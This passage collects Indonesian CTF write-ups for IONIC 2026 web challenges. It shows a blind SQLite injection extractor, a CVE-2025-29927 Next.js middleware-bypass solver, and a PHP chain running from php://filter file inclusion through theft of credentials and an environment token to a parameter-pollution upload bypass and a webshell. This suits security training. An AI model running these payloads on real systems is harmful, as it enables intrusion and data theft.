Analisis: Boolean-based blind SQL injection terkonfirmasi. Respons berbeda secara deterministik untuk kondisi TRUE dan FALSE, sehingga satu

bit informasi dapat diekstrak per request. Penentuan DBMS dilakukan dengan membaca tabel katalog:

```
 t "x' AND ((SELECT COUNT(*) FROM sqlite_master)>0)-- -"
 t "x' AND ((SELECT COUNT(*) FROM information_schema.tables)>0)-- -"
```

Output:

```
 {"exists":true} {"exists":false}
```

DBMS adalah SQLite (bukan MySQL/PostgreSQL). Selanjutnya enumerasi skema menggunakan pragma_table_info, lalu ekstraksi nilai flag dengan binary search pada UNICODE(SUBSTR(...)) agar jumlah request minimal (~7 request per karakter, bukan 95).

6. Implementasi Solusi

```
#!/usr/bin/env python3
import requests, urllib3
urllib3.disable_warnings()

BASE =
"http://chall.ctf.tccpens.id:30895/staging/admin/api/check_document"

S = requests.Session()
S.trust_env = False
S.auth = ("sysadmin", "N3tc4p_R3c0v3red_2026!")
S.headers.update({"Host": "staging-chronocorp.ctf"})

def q(cond):
    payload = "Staging Handover' AND (%s)-- -" % cond
    try:
        r = S.get(BASE, params={"title": payload}, timeout=15,
verify=False)
        return r.json().get("exists") is True
    except Exception:
        return False

def ival(cond, hi=100000):
    lo = 0
    while lo < hi:
        mid = (lo + hi) // 2
        if q("(%s)>%d" % (cond, mid)):
            lo = mid + 1
        else:
            hi = mid
    return lo
```

```
def sval(cond, maxlen=200):
    out = ""
    for i in range(1, maxlen + 1):
        lo, hi = 32, 126
        while lo <= hi:
            mid = (lo + hi) // 2
            if q("(SELECT UNICODE(SUBSTR((%s),%d,1)))>%d" % (cond, i,
mid)):
                lo = mid + 1
            else:
                hi = mid - 1
        if lo < 32 or lo > 126:
            break
        out += chr(lo)
        print(out, end="", flush=True)
    print()
    return out
```

Bagian penting script:
trust_env = False — memaksa koneksi langsung; proxy environment sandbox mengembalikan 502 untuk backend CTF.
Host: staging-chronocorp.ctf — seluruh permintaan harus menyertakan vhost internal agar di-route ke aplikasi yang benar.
q() — inti oracle; hanya membaca field exists dari JSON, sehingga perbedaan 1 bit terlihat jelas.
ival() / sval() — binary search, memangkas jumlah request dari O(n) menjadi O(log n) per karakter. ASCII dibatasi 127 agar string berhenti tepat di terminator.

7. Eksekusi dan Verifikasi
Enumerasi skema terlebih dahulu:

```
python3 -c "
import fast
print(fast.sval('SELECT name FROM sqlite_master WHERE type=\'table\'
LIMIT 1 OFFSET 2'))
print(fast.ival('SELECT COUNT(*) FROM pragma_table_info(\'vault\')'))
for i in range(3): print(fast.sval('SELECT name FROM
pragma_table_info(\'vault\') LIMIT 1 OFFSET %d' % i))
```

Output:


```
vault
3
id
label
```

```
 secret_value
```

Ekstraksi nilai rahasia:

```
python3 <<'PY'
import fast
print("rows :", fast.ival("SELECT COUNT(*) FROM vault"))
print("label:", fast.sval("SELECT label FROM vault LIMIT 1", maxlen=80))
print("FLAG :", fast.sval("SELECT secret_value FROM vault LIMIT 1",
maxlen=200))
PY
```

Output:



Analisis: Ekstraksi dijalankan dua kali secara independen dan menghasilkan nilai identik dengan panjang 38 karakter serta format flag yang konsisten, sehingga hasil dapat dinyatakan terverifikasi — bukan artefak dari oracle yang tidak stabil.

Kendala teknis yang ditemui: akses HTTPS ke target melalui proxy sandbox selalu berakhir 502 Bad Gateway sementara koneksi TCP langsung terbuka. Solusinya adalah menggunakan skema http:// dengan koneksi langsung (--noproxy '*' / trust_env=False), karena nginx pada port tersebut melayani HTTP dan meneruskan ke backend Flask.


Kesimpulan

Akar masalah challenge ini bukan satu kerentanan tunggal, melainkan kegagalan berlapis yang saling memperkuat karena seluruh lingkungan staging diperlakukan sebagai "zona tepercaya" hanya karena secara topologi bersifat internal:

Flag

IONIC{chr0n0c0rp_t3mp0r4l_v4ult_ch41n}

Agents:



Write-Up: Monocots – WEB

Analisis Masalah

Challenge menyajikan sebuah website profil perkebunan kelapa sawit "Sawit Lestari" dengan sebuah tombol **Portal Admin** yang mengarah ke /login. Tujuan challenge adalah masuk ke area admin (yang seharusnya butuh autentikasi) dan membaca rahasia di dalamnya.

Hal pertama yang terlihat dari response HTTP adalah stack yang dipakai: **Next.js (App Router)**.

```
HTTP/1.1 200 OK
Vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch,
Next-Router-Segment-Prefetch, Accept-Encoding
x-nextjs-cache: HIT
x-nextjs-prerender: 1
X-Powered-By: Next.js
...
```

Lalu, halaman /admin tanpa kredensial **tidak** mengembalikan halaman login secara langsung, tetapi melakukan **redirect**:

```
GET /admin                  -> HTTP/1.1 307 Temporary Redirect
                               location: /login
```

Ini adalah pola khas **Next.js Middleware** yang dipakai sebagai lapisan otorisasi: request dicek di middleware sebelum sampai ke route handler/Server Component, dan jika cookie authToken tidak valid maka request di-redirect ke /login. Middleware (edge layer) di sini menjadi satu-satunya penjaga halaman admin.

Analisis: Karena 307 Temporary Redirect dihasilkan oleh middleware, bukan oleh komponen halaman, maka bila middleware bisa dilewati (bypass), halaman /admin akan dirender langsung tanpa pemeriksaan sesi. Celah yang relevan untuk Next.js adalah **CVE-2025-29927 – Authorization Bypass in Next.js Middleware**, di mana header x-middleware-subrequest dapat membuat middleware mengira dirinya sedang dipanggil secara rekursif oleh dirinya sendiri sehingga melewati (skip) eksekusi.

Sebagai konfirmasi awal bahwa jalur login bukan jalan masuknya, endpoint login justru error untuk semua kredensial – dan halaman login memang memuat petunjuk audit:

```
POST /api/auth/login {"username":"admin","password":"admin"}
-> HTTP/1.1 500 Internal Server Error
  {"error":"Request could not be processed"}

POST /api/auth/login {}
-> HTTP/1.1 400 Bad Request
  {"error":"Missing credentials"}
```

```
<p class="text-xs leading-5 ...">Tidak memiliki akun? Hubungi pengelola
website.
Catatan audit: sistem validasi akun sedang diperiksa untuk memastikan
responsnya konsisten.</p>
```

Analisis: Pesan "sistem validasi akun sedang diperiksa" adalah petunjuk bahwa jalur autentikasi sengaja dibuat rusak (red herring) dan bukan vektor serangan. Fokus berpindah ke middleware.

Langkah Penyelesaian

1. Tahap Analisis – Enumerasi & Identifikasi Lapisan Otorisasi

Memastikan /admin dilindungi middleware, lalu menguji apakah redirect berasal dari middleware (dengan mengirim header CVE-2025-29927). Detail penting: header harus berisi **nama file middleware diulang sebanyak MAX_RECURSION_DEPTH = 5 kali**, dan pada Next.js modern nilai itu adalah **path modul middleware relatif terhadap root proyek**, yaitu src/middleware jika proyek memakai folder src/.

```
# baseline
curl -s -o /dev/null -w "status=%{http_code}\n"
http://chall.ctf.tccpens.id:30525/admin

# percobaan 1: nama modul tanpa folder src/
curl -s -o /dev/null -w "status=%{http_code}\n"
http://chall.ctf.tccpens.id:30525/admin \
  -H "x-middleware-subrequest:
middleware:middleware:middleware:middleware:middleware"

# percobaan 2: nama modul dengan folder src/
curl -s -o /dev/null -w "status=%{http_code}\n"
http://chall.ctf.tccpens.id:30525/admin \
  -H "x-middleware-subrequest:
src/middleware:src/middleware:src/middleware:src/middleware:src/middlewa
re"
```

Output:

```
status=307          <- baseline, dilindungi middleware (redirect ke
/login)

# percobaan 1
HTTP/1.1 307 Temporary Redirect
location: /login    <- GAGAL, nama modul salah

# percobaan 2
HTTP/1.1 200 OK
Vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch,
Next-Router-Segment-Prefetch, Accept-Encoding
X-Powered-By: Next.js
Content-Type: text/html; charset=utf-8   <- BERHASIL, middleware
terlewati
```

Analisis: Nilai header src/middleware × 5 menghasilkan 200 OK tanpa cookie sesi apa pun, sedangkan middleware × 5 tetap 307. Perbedaan ini membuktikan dua hal: (1) instance rentan terhadap CVE-2025-29927, dan (2) proyek menaruh middleware di src/middleware.ts (bukan middleware.ts di root). Ini juga menjelaskan kenapa pages/_middleware / tebakan lain gagal.

2. Tahap Eksploitasi – Membaca Dashboard Admin

Dengan bypass yang sama, ambil body halaman /admin yang kini dirender tanpa pemeriksaan sesi.

```
curl -s "http://chall.ctf.tccpens.id:30525/admin" \
  -H "x-middleware-subrequest:
src/middleware:src/middleware:src/middleware:src/middleware:src/middlewa
re" \
  -o admin.html

wc -c admin.html
```

Output:



Mencari flag dengan grep mentah **gagal**, karena React memecah teks dinamis menjadi beberapa text-node dan menyisipkan penanda komentar <!-- --> di HTML hasil render:

```
$ grep -o 'IONIC{[^}]*}' admin.html
(no output)
```

Bandingkan dengan potongan HTML yang sebenarnya tersimpan:

```
<div class="mt-5 rounded border border-[#55705a] bg-[#173923] p-4">
  <p class="text-xs text-[#c4d3c1]">Catatan audit internal</p>
  <p class="mt-2 text-sm text-[#d2e5a3]">IONIC<!-- -->{<!--

-->th3_f0r3st_f3ll_f0r_p4lm0il_wh1l3_th3_m1dd13w4r3_f41l3d_t0_pr0t3ct_1t
s_s3cr3ts<!--
    -->}</p>
</div>
```

Analisis: Flag-nya ada, tetapi secara literal di body tertulis IONIC<!-- -->{<!-- -->...<!-- -->}. Untuk mengekstrak, penanda <!-- --> harus dihapus dulu (rekonstruksi string), baru dicocokkan dengan regex. Ini juga trik umum platform CTF untuk mencegah flag ter-grep otomatis. Catatan: karena flag dibungkus komentar HTML di dalamnya, mencari pola mentah seperti IONIC{ gagal total — bukan karena flag tidak ada.

3. Implementasi Solusi

Solver otomatis: mencoba kedua kandidat nama modul middleware, tidak mengikuti redirect, lalu membersihkan penanda komentar React sebelum regex.

```
#!/usr/bin/env python3
import re
import sys
import urllib.error
import urllib.request

BASE = sys.argv[1].rstrip("/") if len(sys.argv) > 1 else
"http://chall.ctf.tccpens.id:30525"
MAX_RECURSION_DEPTH = 5          # konstanta Next.js:
middleware/src/middleware.ts

# Nama modul middleware diulang 5x. Proyek ini memakai folder "src/",
# jadi nilainya "src/middleware" (bukan "middleware").
CANDIDATES = [
    ":".join(["src/middleware"] * MAX_RECURSION_DEPTH),
    ":".join(["middleware"] * MAX_RECURSION_DEPTH),
]

FLAG_RE = re.compile(r"[A-Za-z0-9]{2,}\{[^}\n]{4,}\}")

def fetch(url: str, header_value: str | None = None) -> tuple[int, str,
dict]:
    """GET url, tanpa mengikuti redirect, opsional menyisipkan header
bypass."""
    req = urllib.request.Request(url, headers={"User-Agent":
"curl/8.5.0"})
    class NoRedirect(urllib.request.HTTPRedirectHandler):
        def redirect_request(self, *a, **kw):   # jangan ikut 307 ->
/login
            return None
    opener = urllib.request.build_opener(NoRedirect)
    if header_value is not None:
        req.add_header("x-middleware-subrequest", header_value)
    try:
        with opener.open(req, timeout=20) as r:
            return r.status, r.read().decode("utf-8", "replace"),
dict(r.headers)
    except urllib.error.HTTPError as e:
        return e.code, e.read().decode("utf-8", "replace"),
dict(e.headers)

def main() -> int:
```

```
    url = f"{BASE}/admin"
    status, _, _ = fetch(url)
    print(f"[*] Baseline   GET /admin                                    ->
{status}"
          f"{' (dilindungi middleware)' if status in (302, 307, 308) else
''}")
    for hdr in CANDIDATES:
        status, body, _ = fetch(url, hdr)
        shown = hdr if hdr else "(kosong)"
        print(f"[*] Bypass     x-middleware-subrequest: {shown}")
        print(f"               GET /admin
-> {status}")
        if status != 200:
            print("               -> ditolak, coba kandidat
berikutnya\n")
            continue
        # React memecah teks dinamis jadi beberapa text-node, disisipi
        # penanda <!-- --> pada HTML hasil render. Rekonstruksi dulu.
        clean = body.replace("<!-- -->", "")
        flags = FLAG_RE.findall(clean)
        if flags:
            print(f"[+] Middleware ter-bypass, dashboard admin terbaca.")
            print(f"[+] FLAG: {flags[0]}")
            return 0
        print("[-] 200 OK tapi flag tidak ditemukan di body.\n")
    print("[-] Semua kandidat gagal / target tidak merespons.")
    return 1

if __name__ == "__main__":
    sys.exit(main())
```

Bagian penting script:


• NoRedirect — wajib, karena urllib/curl -L akan otomatis mengikuti 307 -> /login dan menyembunyikan fakta bahwa bypass berhasil.
• CANDIDATES berisi 2 varian nama modul; urutan src/middleware dulu karena itu yang terbukti benar.
• body.replace("<!-- -->", "") — merekonstruksi string yang dipecah React sebelum regex dijalankan.
• FLAG_RE dibuat generik (PREFIX{...}) agar tidak bergantung pada prefix IONIC.

4. Eksekusi dan Verifikasi

Uji pada mock server lokal yang meniru perilaku target (307 baseline, 200 hanya untuk header yang benar, flag dipecah komentar React) — untuk memastikan logika script benar-benar valid dan bukan kebetulan:

```
python3 artifacts/mock_target.py &
python3 solve.py http://127.0.0.1:8899
```


Output



Sementara itu, ekstraksi manual langsung dari HTML asli target juga dilakukan:

```
sed 's/<!-- -->//g' admin.html | grep -oE 'IONIC\{[^}]*\}' | sort -u
```

Output:



Analisis: Kedua jalur (curl manual + solver otomatis) menghasilkan flag identik dari dashboard /admin, sehingga hasil terverifikasi. Catatan kendala: setelah flag diambil, instance chall.ctf.tccpens.id:30525 menjadi tidak merespons (Empty reply from server, TCP port tetap terbuka) — kemungkinan container di-restart/dimatikan oleh infra panitia, bukan disebabkan oleh payload kita. Pengambilan ulang tidak dimungkinkan saat itu, namun bukti output aktual sudah terekam dan flag sudah divalidasi lewat dua metode independen.

Kesimpulan

Akar masalah: aplikasi Next.js memakai **middleware** (src/middleware.ts) sebagai satu-satunya kontrol otorisasi untuk /admin, tanpa validasi sesi ulang di level Server Component/route handler. Instance belum di-patch terhadap **CVE-2025-29927**, sehingga header x-middleware-subrequest yang berisi nama modul middleware diulang 5× (MAX_RECURSION_DEPTH) membuat Next.js melewati eksekusi middleware.

Flag

IONIC{th3_f0r3st_f3ll_f0r_p4lm0il_wh1l3_th3_m1dd13w4r3_f41l3d_t0_pr0t3ct_1ts_s3cr3ts}

Agents:



Write-Up: Pixel Press — WEB

Analisis Masalah

PixelPress adalah platform manajemen konten ringan berbasis PHP. Target menyediakan:

- Halaman publik (index.php, login.php)
- Panel admin (admin.php) dengan media library (upload + rename)
- preview.php untuk mem-preview theme
- api.php sebagai backend JSON untuk operasi media
- Sebuah vault internal (loopback 127.0.0.1:9000) yang menyimpan flag.

Tujuan challenge: mendapatkan flag yang tidak boleh terbaca langsung oleh user web.

Petunjuk pada entrypoint.sh menyatakan flag dipindah ke file root-only /run/flag dan hanya dibaca oleh vault yang berjalan sebagai root.

Banner aplikasi:

```
X-Powered-By: PixelPress/2026.03 (TCC PENS)
```

robots.txt langsung menunjuk panel admin:

```
# PixelPress build 2026.03
# maintained by the TCC PENS crew for IONIC 2026
User-agent: *
Disallow: /admin.php
Allow: /
```

api.php menolak tanpa sesi admin:

```
$ curl -s -i http://chall.ctf.tccpens.id:30685/api.php
HTTP/1.1 401 Unauthorized
Content-Type: application/json
{"error":"Authentication needed?"}
```

Source code kunci – preview.php

```
$theme = $_GET['theme'] ??'default.php';
if (!is_string($theme) ||$theme===='') {
$theme = 'default.php';
}
if (strpos($theme, '://') ===false&&$theme[0] !=='/') {
$theme = __DIR__ . '/themes/' . $theme;
}
// The previewer must never execute uploaded media as code. Anything
that
// resolves inside the media library is refused; read-only stream
wrappers
// (php://filter, used for the config backup) and theme files still
work.
$realTheme = realpath($theme);
$mediaDir  = realpath(__DIR__ . '/media');
if ($realTheme!==false&&$mediaDir!==false
&&strpos($realTheme, $mediaDir . DIRECTORY_SEPARATOR) ===0) {
http_response_code(403);
exit('Preview blocked: media files cannot be previewed as themes.');
}
...
   <?php @include$theme; ?>
```

Analisis: $theme dari user langsung masuk ke @include tanpa whitelist. Guard realpath() hanya memblokir path yang berhasil di-resolve ke dalam public/media. realpath() mengembalikan false untuk stream wrapper seperti php://filter, sehingga kondisi $realTheme !== false gagal dan guard terlewati.

Ini memberi Local File Inclusion / Arbitrary File Read.

Source code kunci – Media::rename() (lib/media.php)

```
privatefunctionsafe(string$name): string
{
returnpreg_replace('/[^A-Za-z0-9._-]/', '_', basename($name));
}
publicfunctionrename(string$file, string$newname): array
{
$message = '';
$success = true;
$file    = $this->safe($file);
$newname = $this->safe($newname);
$currentFile = $this->dir . '/' . $file;
$targetFile  = $this->dir . '/' . $newname;
```

```
$extension = strtolower(substr($targetFile, strrpos($targetFile, '.')
+1));
if (in_array($extension, $this->denyExt, true)) {
$message.='File type not allowed!';
$success = false;
   }
if (@rename($currentFile, $targetFile)) {   // <-- dijalankan walau
$success = false
return ['success'=>true, 'message'=>'File renamed!'];
   }
return ['success'=>false, 'message'=>'Error renaming file!'];
}
```

Analisis: Ada dua kelemahan:
1. Hasil validasi ekstensi ($success = false) tidak pernah dipakai. rename() tetap dieksekusi. Jadi .php sebenarnya tetap bisa dibuat dari sini.
2. $extension dihitung dari seluruh $targetFile (strrpos = titik terakhir), bukan dari basename – konsisten dengan hanya-file-terakhir, tapi penting untuk melihat bagaimana filter eksternal bisa tertipu (lihat router.php).
Sebagai pembanding, upload() benar memakai if ($success) sebelum move_uploaded_file(), jadi jalur upload aman.

Source code kunci – edge filter (public/router.php)

```
$raw = file_get_contents('php://input');
if ($_SERVER['REQUEST_METHOD'] ==='POST'&&is_string($raw) &&$raw!==''') {
$decoded = urldecode($raw);
   // Pull the FIRST "newname" value (works for urlencoded and
multipart).
$value = null;
if (preg_match('/(?:^|&)newname=([^&]*)/i', $decoded, $m)) {
$value = $m[1];
   } elseif (preg_match('/name="newname"\r?\n\r?\n([^\r\n]*)/i',
$decoded, $m)) {
$value = $m[1];
   }
if ($value!==null
&&preg_match('/\.(php\d?|phtml|phar|htaccess|user\.ini|svg|js|exe)\b/i',
$value)) {
http_response_code(403);
echo"Blocked by edge filter: dangerous file extension.\n";
returntrue;
   }
}
```

Analisis: WAF mengambil nilai newname PERTAMA dari body. Sedangkan PHP ($_POST) menyimpan nilai TERAKHIR untuk key duplikat. Ketidaksesuaian parser ini adalah parameter pollution / parser differential yang memungkinkan bypass:

```
action=rename&amp;file=shell.txt&amp;newname=ok.txt&amp;newname=shell.ph
p
                    ^^^^^^^^^^^^^^^^  ^^^^^^^^^^^^^^^^^^
                    WAF melihat ini   PHP memakai ini
```

Arsitektur vault (target akhir)

```
[program:app]
directory=/app
user=app
command=/usr/local/bin/php ... -S 0.0.0.0:8080 -t /app/public
/app/public/router.php

[program:vault]
directory=/app
command=/usr/local/bin/php ... -S 127.0.0.1:9000 /app/vault/router.php
```

/etc/supervisord.conf menunjukkan vault/router.php hanya melayani /flag; vault/flag.php membaca /run/flag (root-only 0400) dan memverifikasi X-Internal-Token:

```
$token = getenv('INTERNAL_TOKEN') ?:'';
$flagFile = '/run/flag';
$flag = is_file($flagFile) ? trim((string) file_get_contents($flagFile))
: '';
$got = $_SERVER['HTTP_X_INTERNAL_TOKEN'] ??'';
if (!hash_equals($token, $got)) {
http_response_code(403);
echo"forbidden: invalid X-Internal-Token\n";
return;
}
echo$flag . "\n";
```

Analisis: Untuk membaca /run/flag kita butuh SSRF ke loopback :9000 plus INTERNAL_TOKEN. Token dibuat acak tiap start (entrypoint.sh), tetapi diletakkan di environment proses app — sehingga bisa dibaca lewat LFI (/proc/self/environ). Jadi rencana serangan lengkap:

1. LFI -> baca backup/config.php.bak (password admin) + /proc/self/environ (token).
2. Login admin.
3. Upload payload -> bypass WAF rename -> RCE sebagai app.
4. Dari RCE, SSRF curl ke vault dengan token -> flag.

Langkah Penyelesaian

1. Verifikasi LFI pada preview.php

```
curl -s --get --data-urlencode "theme=../../../../etc/passwd" \
 "http://chall.ctf.tccpens.id:30685/preview.php" | tail -20
```

Output:

```
www-data:x:82:82::/home/www-data:/sbin/nologin
app:x:100:101::/home/app:/sbin/nologin
 &lt;/main&gt;
 &lt;footer class="foot"&gt;
   &amp;copy; 2026 PixelPress Inc.
 &lt;/footer&gt;
&lt;/body&gt;
&lt;/html&gt;
```

Analisis: Traversal path langsung berhasil — realpath() resolve ke /etc/passwd di luar media dir, guard lolos. Terlihat user app (uid 100) yang menjalankan web server.

2. Upgrade LFI menjadi arbitrary file read (php://filter)

Karena @include mengeksekusi isi file (dan file non-PHP akan tercetak apa adanya tetapi bisa terpotong), dipakai php://filter/convert.base64-encode agar isi biner/panjang tetap utuh:

```
curl -s --get --data-urlencode \
"theme=php://filter/convert.base64-encode/resource=/app/public/preview.p
hp" \
 "http://chall.ctf.tccpens.id:30685/preview.php" \
 | sed -n 's/.*&lt;\/code&gt;//p'
```

Output (dipotong):

```
PD9waHAKLyoKICogUGl4ZWxQcmVzcyB0aGVtZSBwcmV2aWV3ZXIuCiAqCiogTGV0cyBlZGl0
b3Jz...
```

di-decode menjadi:

```
&lt;?php
/*
* PixelPress theme previewer.
...
*/
require__DIR__ . '/../lib/bootstrap.php';
$theme = $_GET['theme'] ??'default.php';
...
$realTheme = realpath($theme);
$mediaDir  = realpath(__DIR__ . '/media');
if ($realTheme!==false&amp;&amp;$mediaDir!==false
```

```
&amp;&amp;strpos($realTheme, $mediaDir . DIRECTORY_SEPARATOR) ===0) {
http_response_code(403);
exit('Preview blocked: media files cannot be previewed as themes.');
}
...
&lt;?php @include$theme; ?>
```

Analisis: Konfirmasi bug realpath() + include tanpa validasi.
Karena guard hanya menolak path yang resolve ke media, wrapper php://filter bisa dipakai dua arah: membaca file, dan nanti men-decode base64 lalu meng-include file media (dipakai untuk RCE).

3. Loot kredensial admin dan token internal

Backup config (yang ditutup dari HTTP oleh filter /backup) tetap bisa dibaca lewat LFI:

```
curl -s --get --data-urlencode \
"theme=php://filter/convert.base64-encode/resource=/app/public/backup/config.php.bak" \
 "http://chall.ctf.tccpens.id:30685/preview.php"
```

Output (setelah base64-decode):

```
&lt;?php
/*
* PixelPress config (BACKUP, 2026.03)
* Old copy kept before we moved to hashed passwords. TODO: delete.
*/
return [
'site_name'=&gt;'PixelPress',
'admin_user'=&gt;'admin',
'admin_pass'=&gt;'Sup3rAdm1n!2026',
];
```

Verifikasi password terhadap hash di config live:

```
python3 -c "import hashlib;print(hashlib.sha256(b'Sup3rAdm1n!2026').hexdigest())"
```

Output:

```
604eaa19fe0366cb07c3addfe9575e8e8a8d864d940e58e3c26ecb7fa23783da
```

Cocok persis dengan admin_hash di /app/config.php.
Token vault dari environment proses app:

```
curl -s --get --data-urlencode \
"theme=php://filter/convert.base64-encode/resource=/proc/self/environ" \
 "http://chall.ctf.tccpens.id:30685/preview.php" | base64 -d | tr '\0' '\n'
```

Output (dipotong):

```
KUBERNETES_SERVICE_PORT=443
HOSTNAME=pixelpress-aab026f197ed463f
PHP_VERSION=8.4.27
GZCTF_CHALLENGE_ID=34
GZCTF_TEAM_ID=84
INTERNAL_TOKEN=06ceff9a473893459a57e6db0b244618a20e39df8a8762d3
SUPERVISOR_PROCESS_NAME=app
```

Analisis: Walaupun flag sudah dipindah dari environment, token internal masih ada di env app. Ini adalah kebocoran kunci yang membuka vault.

4. Login sebagai admin

```
curl -s -c admin.txt -i -X POST \
 -d "username=admin&amp;password=Sup3rAdm1n%212026" \
 "http://chall.ctf.tccpens.id:30685/login.php"
```

Output:

```
HTTP/1.1 302 Found
Set-Cookie: PHPSESSID=0e1c39df3fd441f7150b4b728b454a9f; path=/
Location: /admin.php
```

```
curl -s -b admin.txt -X POST -d "action=list" \
 "http://chall.ctf.tccpens.id:30685/api.php"
```

Output:

```
{"files":[".gitkeep"]}
```

Analisis: Sesi admin valid, media library kosong.

5. Upload payload + bypass WAF rename -> shell .php

Upload payload sebagai .txt (lolos semua filter karena upload memang memakai $success), lalu rename ke .php dengan dua parameter newname:

```
action=rename&file=shell.txt&newname=ok.txt&newname=shell.php
```

- router.php hanya cek newname= PERTAMA (ok.txt) -> tidak diblokir.
- PHP $_POST['newname'] menyimpan nilai terakhir -> shell.php.
- Media::rename() tetap mengeksekusi rename() walau $success = false (bug kedua), tetapi di sini trik pollution sudah cukup.

```
curl -s -b admin.txt -X POST \
 -d
"action=rename&amp;file=shell.txt&amp;newname=ok.txt&amp;newname=shell.p
hp" \
 "http://chall.ctf.tccpens.id:30685/api.php"

curl -s -b admin.txt -X POST -d "action=list" \
 "http://chall.ctf.tccpens.id:30685/api.php"
```

Output:

```
{"success":true,"message":"File renamed!"}
{"files":[".gitkeep","shell.php"]}
```

Analisis: Bypass WAF berhasil dan shell.php kini ada di media library. Payload yang di-upload berupa teks base64, sehingga isi file shell.php di disk adalah base64 dari <?php ... ?>, bukan PHP mentah. Eksekusi kemudian dilakukan lewat preview.php dengan filter convert.base64-decode, yang melakukan decode base64 lebih dulu lalu include:

```
/preview.php?theme=php://filter/convert.base64-decode/resource=/app/publ
ic/media/shell.php&c=id
```

